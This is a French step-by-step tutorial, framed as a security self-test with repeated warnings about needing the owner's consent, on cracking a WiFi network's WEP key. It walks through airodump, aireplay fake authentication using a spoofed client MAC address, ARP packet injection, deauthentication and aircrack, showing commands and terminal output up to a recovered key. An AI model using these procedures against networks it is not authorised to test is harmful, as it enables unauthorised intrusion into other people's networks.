



Accueil
Tuto
A venir
Vidéos
Forum
A propos



Tutorial: Test de votre réseau wifi par crack de clef wep.



ZONE

Aujourd'hui la plupart des fournisseurs qui fournissent un modem offre un modem wifi (livebox, freebox, neufbox, aol-box..)

La plupart (pour ne pas dire toutes) de ces box wifi appliquent le cryptage wep par défaut si on active le sans fil.

Or maintenant il est reconnu que cette protection est dépassée, faible et facilement craquable.

Une petite heure suffit à craquer une clé wep 128 (capture de paquets + crack clé wep).

Je vous propose donc un petit didacticiel pour tester votre réseau wifi, voir en démontrer sa faiblesse sécuritaire.

Attention vous ne pouvez faire ce test que si vous êtes le propriétaire du réseau ou si vous avez un accord de son propriétaire !!!

Le piratage est un fait grave et ce tutorial n'est en aucun cas destiné à cet utilisation. Il est simplement là pour vous sensibiliser à la sécurité de votre réseau.

Je le rappelle pour les boulets qui veulent à tout pris hacker leurs voisins. Vous devez avoir une autorisation du propriétaire pour pénétrer, utiliser son réseau.

Sinon vous encourez de fortes peine de prison et amendes.

Rappelez vous de quels noms vous traiter le créateur du dernier virus qui se pointe sur votre ordi et appliquez les vous si vous n'avez pas assez de moralité pour suivre des règles simples de civilité.

Sommaire:

- [1:// Whax](#)
- [2:// Airodump](#)
- [3:// Aireplay](#)
 - [3.1:// Fake authentication](#)
 - [3.2:// Injection de paquet](#)
- [4:// Aircrack](#)
- [5:// Configuration de la connexion](#)
 - [5.1://Avec le module Whax](#)
 - [5.2:// En mode console](#)
 - [5.3:// Changer son adresse mac](#)
 - [5.3.1:// Sous Linux](#)
 - [5.3.2:// Sous Windows](#)
- [6:// Trouver l'adressage du reseaux](#)

Annonces Goooooogle

Réseau Sans Fil

Déployez un RLAN sans fil 802.11 avec des solutions et produits Intel
intel.com

Serveurs d'impression

Connectivité pour toutes les imprimantes et tous les réseaux
www.seh-technology.com

Annexes

- [Injection de paquets sous windows](#)
- [Décryptage de paquets avec airdecap](#)

Fichiers utiles

Tuto: test par crack de la clé wep

Pour tester la sécurité de votre réseau wifi, nous avons besoin de la suite **aircrack** de Christophe

Devine. Cette suite fonctionne sous windows et linux mais certaines fonctionnalités sont impossible sous Windows (injection de paquets par exemple) c'est pourquoi nous utiliserons une suite linux live (bootable) : **Whax**, une distribution spécialisée dans les tests d'intrusion.

Dans cette distribution, tout est déjà pré installé : les drivers des cartes wifi et tous les logiciels nécessaire (aireplay, airodump, aircrack, ethereal, kismet ..).

Par contre, toutes les cartes wifi ne sont pas supportées, en gros cela dépend du chipset, voici une liste non exhaustive des cartes et de leurs possibilités dans [l'aide d'aircrack](#) et aussi une [Liste des cartes testées sur le forum de iwhax](#).

Personnellement le tutorial a été réalisée avec une D-link DWL G650 (et pas G650 + !!!), achetée sur Idlc comme d'hab ;) et grâce à un ami voisin possédant une livebox qui m'a autorisé à tester son réseau. Il m'a autorisé à tester la sécurité de son installation wifi pensant pertinemment que je n'y arriverais pas en fait.

Il s'est avéré qu'il a eu tort :D. Il m'a fallu a peu près 2 heure pour pénétrer son réseaux :D.

Ca ma fais un bon apprentissage.

Pour des raisons d'annonymat tous les noms des réseaux (ESSID) ont été masqué mis à part celui du test qui n'a été masqué que partiellement.

Les adresses mac (BSSID) ont-elles aussi été censurées partiellement, j'ai laissé affiché que la première partie des adresses mac qui correspond aux constructeurs du matériel.

Je le répète, vous ne pouvez tenter de pénétrer un réseau que si celui-ci est le votre ou si vous avez l'accord de son propriétaire !!!

1:// Whax :

Bon on rentre un peu dans le vif du sujet maintenant :

Procurez vous la distribution WHAX ici:

Télécharger Whax:

<http://ftp.rz.tu-bs.de/pub/mirror/ftp.whoppix.net/>

ou

<http://search.belnet.be/mirror/www.whoppix.net/>

Gravez la sur une belle galette mettez la de coté 2 secondes. En parallèle, je vous conseil de créer une partition FAT32 de 2 ou 3 giga.

L'avantage du FAT32 c'est qu'il est lisible par windows et linux.

Cette partition va en fait servir à stocker les paquets capturés et les différents fichiers nécessaires pour le crack de la clé wep.

Cette partition n'est pas indispensable mais recommandée surtout si vous ne disposez que de peu de RAM (128 ou moins) car la distrib Whax est un live cd donc les fichiers de capture sont stockés dans la ram.

Le fait d'avoir une partition fat32 vous permet aussi d'arrêter le pc et de redémarrer sans perdre tous les paquets déjà capturés !!!

Par contre votre partition ne portera pas le même nom sous linux que sous Windows, mettez donc un fichier particulier dedans pour pouvoir la reconnaître.

Après avoir booté sur whax vous tombez sur un écran de login.

Le **login est root**, le **mot de passe est toor** et pour lancer le **mode graphique tapez startx** (il faut taper **stqrtx** car le clavier est anglais :s)


Vous tombez ensuite sur cet écran :

[Ecran d'acceuil de whax](#)

La première chose à faire est de passer en **clavier français** c'est plus agréable :).

Pour ce faire : clic droit sur l'icône du drapeau américain en bas à droite puis sélectionnez français.

Ensuite ouvrez une console (**l'interface est KDE donc pour ouvrir c'est simple clic partout**) :



Puis tapez **"airmon.sh"** pour détecter les interfaces wifi puis sélectionnez celle que vous voulez démarrer par la commande **"airmon.sh start « l'interface wifi » "**

```

root@slax:~# airmon.sh
usage: /usr/bin/airmon.sh <start|stop> <interface> [channel]

Interface      Chipset      Driver
ath0           Atheros     madwifi

root@slax:~# airmon.sh start ath0
usage: /usr/bin/airmon.sh <start|stop> <interface> [channel]

Interface      Chipset      Driver
ath0           Atheros     madwifi (monitor mode enabled)

root@slax:~#

```

Ici on voit que la carte est correctement reconnue et que le **mode monitor** est directement activé. Le mode monitor permet de capter tous les paquets qui transitent même ceux qui ne vous sont pas adressés.

Et si vous utilisez déjà une distribution linux et souhaitez simplement installer la suite **aircrack**:

[Télécharger aircrack airodump, aireplay ici](#)

[2:// Airodump :](#)

Maintenant nous allons commencer à scanner les réseaux wifi avec **airodump** :

On tape dans la console : "**airodump « notre interface » « le nom du fichier de sortie » « le canal a scanner »**"

```

root@slax:~# airodump ath0 out 0

```

Pour choisir de scanner tous les canaux mettez **0**

Vous pouvez rajouter le **paramètre 1** après pour enregistrer dans le fichier de sortie (ici out) que ce qui va nous servir à cracker la clef wep :

« airodump ath0 out 0 1 »

Le fait de rajouter ce paramètre crée un fichier de sortie dont l'extension est différente: .ivs à la place de .cap mais le principal avantage est que ce fichier ne contient pas toutes les informations de paquets mais uniquement les IVs, sa taille est donc beaucoup plus petite.

.Vous devez choisir cette méthode si vous n'avez pas créé de partition Fat32 sinon vous risquez un plantage !!!

Préférez cependant enregistrer en .cap si vous avez une partition Fat32

Si vous avez choisi de faire une partition FAT32, vous devez vous placer dans cette partition avec la console :

Fait **« cd .. »** pour remonter à la racine. Puis **"cd mnt"** pour aller dans le dossier qui correspond au poste de travail sous windows. Puis faites **"cd « la partition fat32 »"**

Pour ma part je tape donc **« cd .. » puis « cd mnt/hda6 »**

On obtient ceci ensuite une fois airodump lancé:

```

Shell - Konsole
Shell
BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:10:C6:CB:8E:40  4      7          10  54  WEP?  Wanadoo_Wifi
00:07:CB:8E:40:40  7     10          1  48  WEP?  Wanadoo
00:10:C6:CB:8E:40  1     28          7  11  WEP?  Wanadoo
00:0C:41:8E:40:40  6     46          11  11  WEP?  Wanadoo
00:07:CB:8E:40:40  6     25          11  48  WEP?  Wanadoo
00:03:C9:8E:40:40  7     10          10  54  WEP?  Wanadoo
00:0E:9B:8E:40:40  5     36          1  48  WEP?  Wanadoo
00:09:5B:8E:40:40  9     63          11  54  WEP?  Wanadoo
00:07:CB:8E:40:40  8     56          11  48  WEP?  Wanadoo
00:10:C6:CB:8E:40  13    228        <<-Cible-->  10  54  WEP?  Wanadoo_Wifi
00:0F:66:8E:40:40  5     233         5  48  WEP?  Wanadoo
00:90:4B:8E:40:40  10    133         5  54  WEP?  Wanadoo

BSSID          STATION          PWR  Packets  ESSID
00:10:C6:CB:8E:40  00:10:C6:CB:8E:40  13    228        <<-Cible-->
00:0F:66:8E:40:40  00:0F:66:8E:40:40  5     233         5  48  WEP?  Wanadoo

http://tuto-fr.com

```

Je suis en résidence étudiante donc y a pas mal de monde :D.

La colonne BSSID correspond à l'adresse mac des points d'accès (AP)

La colonne ESSID correspond au nom du réseau (monRezoWifi, Wanadoo-XXXX, WiFi-freebox.)

La première partie correspond aux points d'accès et la seconde partie aux stations (en gros les ordinateurs qui se connectent aux AP).

Ici il n'y a pas encore de stations.

La colonne qui nous intéresse est la colonne des **IVs**, c'est ces fichiers qui vont nous permettre de **cracker les clefs wep**.

Ici l'AP de mon voisin est le seul dont le ESSID n'est pas totalement masqué. Pour plus de performance dans la capture des paquets, on relance airodump en choisissant seulement le canal où il se trouve : le 10

« **airodump ath0 out 10** »

Pour arrêter la capture et pouvoir entrer des commandes faites Ctrl+C.

Vous êtes également obligés de stopper la capture si vous souhaitez copier une adresse mac car l'écran se rafraîchit.

Pour copier quelque-chose sélectionnez simplement avec la souris et faites clic droit copy. Idem pour coller ou utilisez shift+insérer.

Pour plus de détails sur airodump tapez uniquement « airodump » dans la console et l'aide apparaîtra (idem pour aircrack et airplay).

```

BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:09:5B:8E:40:40  5     437          -1  -1          -1  -1
00:07:CB:8E:40:40  23    1745         11  48  WEP?  Wanadoo
00:10:C6:CB:8E:40  22    2372         44  10  54  WEP  Wanadoo_Wifi
00:0E:9B:8E:40:40  7     1877         1  10  48  WEP  Wanadoo

BSSID          STATION          PWR  Packets  ESSID
00:09:5B:8E:40:40  00:13:CE:8E:40:40  6     437          6  48  WEP?  Wanadoo
00:10:C6:CB:8E:40  00:90:4B:8E:40:40  35    350          5  54  WEP?  Wanadoo

http://tuto-fr.com

```

Là, on a des stations dont une qui est connectée à l'AP qui nous intéresse.

Bingo car les accès-point ont parfois (et c'est le cas des livebox) un **filtrage des adresses mac**, appelé **mode association**. Et pour aireplay on a besoin de cette adresse mac, en fait on se fait passer pour l'ordinateur qui a le droit d'accès à l'AP.

Dès que l'on commence à choper des **IVs airodump** nous dit quel est le **cryptage** : **WEP WPA ou OPN**.

Maintenant que l'on sait que le cryptage est WEP, qu'une station est présente et qu'il y a du trafic (350

paquets pour la station en peu de temps), on va lancer **aireplay**, un injecteur de paquets pour accélérer le trafic et surtout stimuler l'envoi le **IVs**

Il faut savoir que pour **cracker la clef wep d'un réseau wifi**, il est préférable qu'il y ai un minimum de trafic. Par expérience la capture de IVs est beaucoup plus rapide, et de plus ils doivent être plus diversifié car le crackage de la clef wep nécessite moins de IVs. Par exemple ici il y a du trafic mais malheureusement après il n'y en avait plus donc j'ai du capturer bcp de IVs avant de pouvoir trouver la clef.

3:// Aireplay :

3.1:// Fake authentication

Pour lancer aireplay ouvrez une autre console dans la même fenêtre à l'aide du petit icône en haut à gauche. Vous pouvez également la renommer grâce à un clic droit.

On lance aireplay une première fois sans se soucier du bssid de la station :

```

root@slax:~# aireplay -1 0 -e Wanadoo_ -a 00:10:C6: -b 00:10:C6: -h 11:22:33:44:55:66 ath0
01:28:40 Sending Authentication Request
01:28:40 Source MAC address was rejected

root@slax:~#

```

Les paramètres sont :

"**aireplay -1 0 -e « Essid » -a « Bssid de l'AP » -b « Bssid de l'AP » -h « Bssid de la station » « interface »**"

« -1 0 » correspond à une attaque par "**fake authentication**" le zéro indiquant le délais de réponse accepté.

Ici on voit que si l'on met une adresse mac au pif, l'AP nous refuse alors que si on met le bssid que airodump nous fourni ça fonctionne:

```

root@slax:/mnt/hda6# aireplay -1 0 -e Wanadoo_ -a 00:10:C6: -b 00:10:C6: -h 00:90:4B: -h 00:90:4B: ath0
15:15:30 Sending Authentication Request
15:15:30 Authentication successful
15:15:30 Sending Association Request
15:15:30 Association successful (-)

root@slax:/mnt/hda6#

```

Certain AP n'ont pas de filtrage d'adresse mac et vous pouvez en mettre une au hasard.

Une fois que l'on a « **association succesful** », c'est déjà une première victoire. En gros on est accepté par le point d'accès wifi.

Il se peut que si vous ne captez pas très bien le signal (si le power est bas) que l'authentification succesful et l'association ne soient pas instantanés :

```

root@slax:/mnt/hda6# aireplay -1 0 -e Wanadoo_ -a 00:10:C6: -b 00:10:C6: -h 00:90:4B: -h 00:90:4B: ath0
14:27:08 Sending Authentication Request
14:27:10 Sending Authentication Request

```

Et la l'exemple est court mais vous pouvez facilement en avoir 40 lignes :-S

Voici un petit schéma qui vous montre les relations entre les paramètres de aireplay et la capture de airodump :

```

root@slax:/mnt/hda6# airodump -e Wanadoo_ -a 00:10:C6: -b 00:10:C6: -h 00:90:4B: -h 00:90:4B: ath0

```



```

BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:09:5B:      5      437
00:07:CB:      23     1745
00:10:C6:      22     2372
00:0E:9B:      7     1877

BSSID          STATION          PWR  Packets  ESSID
00:09:5B:      00:13:CE:        6      437
00:10:C6:      00:60:B3:       35     350  Wanadoo_

root@slax:~# aireplay -1 0 -e Wanadoo_ -a 00:10:C6: -b 00:10:C6:
-h 11:22:33:44:55:66 ath0
01:28:40  Sending Authentication Request
01:28:40  Source MAC address was rejected

root@slax:~# aireplay -1 0 -e Wanadoo_ -a 00:10:C6: -b 00:10:C6:
-h 00:60:B3: ath0
01:30:08  Sending Authentication Request
01:30:08  Authentication successful
01:30:08  Sending Association Request
01:30:09  Association successful ;-)
root@slax:~#

```

Lien entre les paramètres de aireplay et la reception de airodump

3.2:// Injection de paquets :

Une fois que l'association est bonne, on **relance aireplay** en changeant et rajoutant quelques paramètres.

Il faut changer le premier paramètre et le remplacer par **"-3"** qui correspond à une **attaque par injection de paquets**.

Il faut rajouter le paramètre **"-x"** suivis d'une valeur qui correspond au nombre de paquets par second que aireplay va injecter. Ici **600**. Mettez plus ou moins suivant si la puissance du signal de l'AP est forte ou faible.

Ajoutez également le paramètre **-r** suivi du nom de fichier de capture (celui de airodump). Ce paramètre indique dans quel fichier lire pour voir si il y a des ARP a l'intérieur. Ce sont ces arp justement qui vont nous permettre d'influencer le trafic.

N'oubliez pas de vous placez dans le même répertoire.

Pour vous évitez de tout taper, vu que la syntaxe est quasiment identique qu'avec le paramètre -1 appuyé sur la flèche haute pour retrouvez ce que vous aviez entré précédemment.

```

aireplay - Konsole
root@slax:/mnt/hda6# aireplay -1 0 -e Wanadoo_ -a 00:10:C6: -b 00:10:C6:
-h 00:90:4B: ath0
16:18:42  Sending Authentication Request
16:18:42  Authentication successful
16:18:42  Sending Association Request
16:18:42  Association successful ;-)

root@slax:/mnt/hda6# aireplay -3 -e Wanadoo_ -a 00:10:C6: -b 00:10:C6:
-h 00:90:4B: -x 600 -r tuto.cap ath0
Saving ARP requests in replay_arp-1012-161902.cap
You must also start airodump to capture replies.
Read 19862 packets (got 1 ARP requests), sent 734 packets...

http://tuto-fr.com

```

Pour airodump, les IVs sont importants mais notez que pour aireplay, les ARP le sont tout autant, c'est eux qui vont vous permettre d'augmenter la production de IVs.

Aireplay vous sauvegarde donc les arp dans un fichier qu'il crée à chaque fois qu'il est lancé. Il est souligné sur la photo.

Ce fichier se trouve dans le répertoire duquel vous avez lancé airplay.

C'est ce fichier que vous mettrez ensuite après le paramètre -r si vous avez chopé des ARP.

Les arp sont obtenu en lisant le fichier indiqué mais aussi en sniffant le réseaux comme le fait airodump.

Ici, on voit que l'on a un arp. Des que l'on a un arp aireplay commence à envoyer des paquets. Et normalement si tous se passe bien, les IVs augmentent.

Et c'est la cas ils augmentent :D :

```

airodump - Konsole
[airplay] [airodump] [aircrack]

BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:03:C9:78:12:8F  7      6                10  18  WEP?  Wanadoo_7108
00:09:5B:78:12:8F  15     14                -1  -1                Wanadoo_7108
00:0C:41:78:12:8F  13    616                11  11  WEP?  Wanadoo_7108
00:10:C6:78:12:8F  20   1658                53  10  54  WEP  Wanadoo_7108
00:07:CB:78:12:8F  36   1127                11  48  WEP?  Wanadoo_7108
00:0E:9B:78:12:8F  13   1224                10  48  WEP?  Wanadoo_7108
00:10:C6:78:12:8F  10   2480                959 10  54  WEP  Wanadoo_7108

BSSID          STATION          PWR  Packets  ESSID
00:09:5B:78:12:8F  00:13:CE:78:12:8F  16     14  Wanadoo_7108
00:10:C6:78:12:8F  00:60:B3:78:12:8F  23    419  Wanadoo_7108
00:10:C6:78:12:8F  00:90:4B:78:12:8F  9   1161  Wanadoo_7108

```

```

airodump - Konsole
[airplay] [airodump] [aircrack]

BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:09:5B:78:12:8F  6     40                11  54  WEP?  Wanadoo_7108
00:03:C9:78:12:8F  6     53                10  18  WEP?  Wanadoo_7108
00:09:5B:78:12:8F  15   155   192.168.0.  7  -1  -1  OPN  Wanadoo_7108
00:0C:41:78:12:8F  13   1921                11  11  WEP?  Wanadoo_7108
00:10:C6:78:12:8F  20   4602                135 10  54  WEP  Wanadoo_7108
00:07:CB:78:12:8F  39   3124                11  48  WEP?  Wanadoo_7108
00:0E:9B:78:12:8F  15   3364                10  48  WEP?  Wanadoo_7108
00:10:C6:78:12:8F  9   17840                13663 10  54  WEP  Wanadoo_7108

BSSID          STATION          PWR  Packets  ESSID
00:09:5B:78:12:8F  00:13:CE:78:12:8F  11    155  Wanadoo_7108
00:10:C6:78:12:8F  00:60:B3:78:12:8F  26   1145  Wanadoo_7108
00:10:C6:78:12:8F  00:90:4B:78:12:8F  9   7148  Wanadoo_7108

```

```

airodump - Konsole
[airplay] [airodump] [aircrack]

BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:09:5B:78:12:8F  6     40                11  54  WEP?  Wanadoo_7108
00:03:C9:78:12:8F  6     53                10  18  WEP?  Wanadoo_7108
00:09:5B:78:12:8F  15   155   192.168.0.  7  -1  -1  OPN  Wanadoo_7108
00:0C:41:78:12:8F  14   1927                11  11  WEP?  Wanadoo_7108
00:10:C6:78:12:8F  18   4644                135 10  54  WEP  Wanadoo_7108
00:07:CB:78:12:8F  40   3174                11  48  WEP?  Wanadoo_7108
00:0E:9B:78:12:8F  14   3376                10  48  WEP?  Wanadoo_7108
00:10:C6:78:12:8F  10  21563                17283 10  54  WEP  Wanadoo_7108

BSSID          STATION          PWR  Packets  ESSID
00:09:5B:78:12:8F  00:13:CE:78:12:8F  11    155  Wanadoo_7108
00:10:C6:78:12:8F  00:60:B3:78:12:8F  27   1160  Wanadoo_7108
00:10:C6:78:12:8F  00:90:4B:78:12:8F  13   8839  Wanadoo_7108

```

```

BSSID          PWR  Packets  LAN IP / # IVs  CH  MB  ENC  ESSID
00:0E:9B:83:4E:8E  11   160251                454  10  48  WEP  Wanadoo_...
00:10:C6:02:00:00   7    66853                600  10  54  WEP  Wanadoo_...
00:07:CB:00:00:00  21    11032                11   48  WEP? Wanadoo_...
00:0F:66:00:00:00  19     1419                5   48  WEP? Wanadoo_...
00:10:C6:02:00:00  23   839052             161930  10  54  WEP  Wanadoo_...

BSSID          STATION          PWR  Packets  ESSID
00:10:C6:02:00:00  00:90:4B:00:00:00  30    295  Wanadoo_...

```

Pendant ce temps, les arp aussi augmentent :

```

root@slax:/mnt/hda6# aireplay -1 0 -e Wanadoo_... -a 00:10:C6:02:00:00 -b 00:10:C6:02:00:00 -h 00:90:4B:00:00:00 ath0
16:18:42 Sending Authentication Request
16:18:42 Authentication successful
16:18:42 Sending Association Request
16:18:42 Association successful ;-)
root@slax:/mnt/hda6# aireplay -3 -e Wanadoo_... -a 00:10:C6:02:00:00 -b 00:10:C6:02:00:00 -h 00:90:4B:00:00:00 -x 600 -r tuto.cap ath0
Saving ARP requests in replay_arp-1012-161902.cap
You must also start airodump to capture replies.
Read 130028 packets (got 7 ARP requests), sent 55817 packets...

```

```

root@slax:/mnt/hda6# aireplay -1 0 -e Wanadoo_... -a 00:10:C6:02:00:00 -b 00:10:C6:02:00:00 -h 00:90:4B:00:00:00 ath0
16:18:42 Sending Authentication Request
16:18:42 Authentication successful
16:18:42 Sending Association Request
16:18:42 Association successful ;-)
root@slax:/mnt/hda6# aireplay -3 -e Wanadoo_... -a 00:10:C6:02:00:00 -b 00:10:C6:02:00:00 -h 00:90:4B:00:00:00 -x 600 -r tuto.cap ath0
Saving ARP requests in replay_arp-1012-161902.cap
You must also start airodump to capture replies.
Read 252836 packets (got 1024 ARP requests), sent 117221 packets...

```

Au maximum aireplay garde 1024 ARP.

Pour vous donner une idée de la vitesse de croissance des IVs j'ai fais quelques print full screen, mattez l'horloge :

[A 16h25 190 000 IVs](#)
[A 16h30 290 000 IVs](#)
[A 16h43 650 000 IVs](#)

4:// Aircrack :

Sachant qu'il faut environ **300 000 IVs pour cracker une clef wep 64bits**
 Et environ **1 000 000 pour une clef wep 128** ça va assez vite :D.

Il est donc conseillé de lancer une première fois aircrack des que l'on a 300k paquets si on suppose que la clef peut être de 64 bits.

Pour cela dans les paramètre de aircrack, il suffit de rajouter **-n 64**, et aircrack va tenter de cracker la clef wep comme si c'était une clef 64 même si il s'avère que c'est une 128.

Personnellement pour le tuto, la cible étant une livebox, je sais que le cryptage est 128 donc je ne lance donc pas cette étape préliminaire. Par contre vu que j'ai environ 700 000 IVS je peut commencer à lancer

aircrack en parallèle à la capture de paquets avec airodump.

Ouvrez un nouveau shell et lancer **aircrack**.

N'oubliez pas de vous placez dans le dossier contenant les fichiers de airodump si vous avez créé une partition FAT32.

Pour lancer aircrack, on tape :

« **aircrack -x -0 nomduFichierDeCapture** »

Le paramètre **-x** permet de ne pas brute forcer les 2 derniers bits. (ça accélère le crack en principe)

Le paramètre **-0** met aircrack en couleur et c'est la sa seul vocation :D

Ensuite le dernier paramètre est le nom du fichier de capture de airodump.

Vous pouvez également utiliser la syntaxe « ***.cap** » et « ***.ivs** » pour ouvrir tout les fichiers .cap et .ivs.

Ce qui donnerai :

« **aircrack -x -0 *.cap *.IVs** »

```

aircrack - Konsole
airplay  airodump  aircrack
root@slax:/mnt/hda6# aircrack -x -0 tuto.cap
Opening tuto.cap
Read 2279589 packets.

#   BSSID          ESSID          Encryption
1   00:0E:9B:84:1E:03  WANadoo_00-00-00  WEP (77 IVs)
2   00:10:C6:00:00:00  Wanadoo_00-00-00  WEP (826903 IVs)
3   00:10:C6:00:00:00  Wanadoo_00-00-00  WEP (161 IVs)
4   00:07:CB:00:00:00  MAC_0000       No data - WEP or WPA
5   00:09:5B:00:00:00  00:09:5B:00:00  None (192.168.0.7)
6   00:09:5B:00:00:00  00:09:5B:00:00  No data - WEP or WPA
7   00:03:C9:00:00:00  Wanadoo_00-00-00  WEP (3 IVs)
8   00:0C:41:00:00:00  00:0C:41:00:00  No data - WEP or WPA
9   02:0E:35:00:00:00  02:0E:35:00:00  No data - WEP or WPA
10  00:03:C9:00:00:00  00:03:C9:00:00  Unknown

Index number of target network ? █

```

Une fois lancé aircrack nous affiche **tous les réseaux** qu'il a rencontré, **leur cryptage** et le **nombre de IVs correspondant**. Il vous suffit d'entrer le numéro du réseau : ici **2** et de lancer aircrack.

Et là il commence à chercher la clef wep:

```

aircrack - Konsole
airplay  airodump  aircrack

aircrack 2.2

[00:00:05] Tested 5 keys (got 837777 IVs)

KB   depth  byte(vote)
0    0/ 1    11( 105) B8( 30) 03( 15) 43( 15) 63( 12) 67( 12)
1    0/ 2    41( 175) 16( 106) 6A( 40) 43( 37) CD( 26) A1( 25)
2    0/ 1    23( 120) 24( 24) 47( 18) 36( 15) 68( 15) 87( 15)
3    0/ 1    27( 249) 1E( 24) 9D( 21) 32( 19) 0E( 18) 98( 18)
4    0/ 1    A5( 330) 56( 27) 76( 20) 15( 15) 61( 15) 68( 15)
5    0/ 1    2+( 238) B9( 48) A5( 30) 45( 24) F4( 24) 20( 21)
6    0/ 1    53( 105) D4( 31) C4( 26) C5( 24) 0F( 18) 19( 18)
7    0/ 1    31( 582) 77( 19) 3B( 18) AC( 18) 15( 15) 3F( 15)
8    0/ 6    DD( 33) 61( 24) AC( 24) 2A( 21) 2E( 18) 91( 18)
9    1/ 9    59( 25) 52( 19) 66( 18) 03( 15) 10( 15) 43( 15)
10   0/ 1    20( 165) 39( 63) D8( 38) DF( 28) E8( 27) DA( 23)
11   0/ 1    F7( 126) DD( 44) BA( 41) BC( 39) AF( 25) 82( 21)
12   0/ 5    AA( 88)  C9( 72) B6( 58) D2( 52) A6( 44) B8( 40)

```

Pendant ce temps la capture avec airodump se poursuit et aircrack incrémente automatiquement les IVs et s'en sert pour cracker la clef wep.

La, il vous suffit de laisser tourner et la clef wep devrait apparaître en rouge d'elle même si le crack fonctionne.

En gros ça fonctionne statistiquement par rapport aux IVs et par un système de vote, plus un bit a de vote par rapport au autres bit du même rang, plus il a de chances d'être le bon.

Malheureusement pour moi, le crack a échoué pourtant, le nombre de IVs était monté à 1 300 000 !!! Alors que d'habitude 1 000k suffisent.

J'explique cela par le fait que le trafic était très faible voir inexistant.

(Sans doute uniquement msn et même pas un programme de p2p ou du surf) :

```

aircrack 2.2

[00:05:25] Tested 613 keys (got 1315771 IVs)

KB   depth  byte(vote)
0    0/ 1    213( 63) 30( 30) B8( 30) 69( 18) 03( 15) 43( 15)
1    1/ 2    41( 108) 6A( 52) CD( 41) F8( 30) A1( 25) 9C( 23)
2    0/ 1    23( 165) 24( 24) 47( 18) 48( 17) 36( 15) 3E( 15)
3    0/ 1    27( 309) CF( 48) 17( 26) 1E( 24) 9D( 21) D3( 21)
4    0/ 1    A5( 765) A1( 46) 56( 27) 76( 23) 15( 15) 40( 15)
5    0/ 1    373( 373) F4( 136) B9( 48) 20( 33) 45( 24) 96( 21)
6    0/ 1    53( 189) C7( 88) 19( 33) 6A( 33) 6D( 33) D4( 31)
7    0/ 1    31( 888) 6A( 88) AC( 21) 77( 19) 39( 15) 3F( 15)
8    0/ 1    2E( 86) DD( 33) EC( 30) 61( 24) 2A( 21) B1( 21)
9    2/ 3    4E( 27) 15( 18) 64( 18) B0( 18) B2( 18) C9( 18)
10   0/ 1    DA( 243) 92( 44) 6E( 42) 55( 39) 4E( 24) 4D( 21)
11   0/ 1    F7( 171) DD( 58) 14( 36) EF( 24) AF( 23) D7( 23)
12   0/ 7    C9( 266) 2E( 222) ED( 151) A3( 148) E9( 148) A0( 140)

Attack failed. Possible reasons:

* Not enough IVs available. You need about 250,000 IVs to crack
  40-bit WEP, and more than 700,000 IVs to crack a 104-bit key.
* If all votes seem to be more or less equal (no clear winner),
  then the capture file is corrupted, or the key is not static.
* A false positive prevented the key from being found. Try to
  disable each attack (-k 1 .. 17), or raise the fudge factor.

root@slax:/mnt/hda6#

```

Qu'a cela ne tienne, il suffit simplement de choper plus de IVs.

Pour se faire il est préférable d'attendre la station, de choper de nouveaux ARP avec aireplay (je préfère plutôt que d'utiliser les anciens) et de lancer airodump tourner :D

Personnellement j'ai laisser tourné airodump et j'ai relancer un aireplay en ôtant le paramètre -r afin de choper de nouveaux arp. Comme ça des que la station se pointe, de nouveaux arp circulent, lancent mon airplay et airodump chope les paquets. C'est la meilleur méthode.

Si jamais vous n'arrivez pas à choper d'arp, laisser tourner le plus longtemps possible et si une station est présente lancez une attaque par dés-authentification qui devrait stimuler l'envoi d'arp:

« **aireplay -2 + les paramètres habituels ESSID et BSSID** »

Je suis donc parti en cours et à mon retour j'avais à peu près 2.6M de IVs plus qu'il n'en faut :D

Et en relançant aircrack :

```

aircrack 2.2

[00:00:21] Tested 52 keys (got 2694230 IVs)

KB    depth  byte(vote)
0     0/ 2    1( 408) B8( 45) 63( 33) D4( 30) 40( 17) 03( 15)
1     0/ 1    16( 854) 6A( 65) F8( 30) CD( 21) 9F( 18) 7C( 15)
2     0/ 2    4E( 501) 4F( 51) 7B( 45) F8( 29) 93( 27) 61( 20)
3     0/ 1    27( 510) 0E( 30) 1E( 30) A4( 30) 17( 20) 5B( 20)
4     0/ 1    A5(1039) 76( 62) 47( 30) D4( 30) 66( 27) 68( 27)
5     0/ 1    1( 813) B9( 66) 20( 53) C9( 45) F2( 34) 3C( 18)
6     0/ 9    53( 367) C5( 100) 9C( 96) 19( 51) 0F( 47) D4( 46)
7     0/ 1    31(1981) 3F( 74) 68( 49) 23( 30) B2( 27) 9D( 24)
8     0/ 22   F3( 186) 2C( 136) 03( 78) 57( 44) 01( 43) EC( 39)
9     0/ 20   1( 114) 04( 90) 2D( 77) 3C( 33) 89( 27) 55( 21)
10    2/ 4    9E( 83) 19( 62) 3D( 41) 00( 33) 87( 30) A5( 27)
11    0/ 4    DE( 448) 96( 208) A5( 85) 6D( 66) 65( 43) C4( 42)
12    0/ 7    C9( 540) A9( 253) A3( 123) 79( 105) 80( 94) 7F( 64)

KEY FOUND! [ 16:4E:27:A5:53:31:F3:9E:DE:C9 ]

root@slax:/mnt/hda6#

```

Bingo !!!!

On s'aperçoit en comparant les 2 images celle où l'attaque a échoué et celle réussie que l'on retrouve sensiblement les mêmes chiffres, il suffisait donc simplement de choper plus de IVs.

Si jamais cela ne fonctionnait toujours pas, augmentez le fudge factor de aircrack en rajoutant un paramètre « **-f chiffre en 2 et 10** »

Exemple :

« **aircrack -x -0 *.cap *.IVs -f 4** »

Par défaut le fudge factor est à 2.

Aircrack utilise 17 types de statistiques créées par Korek.

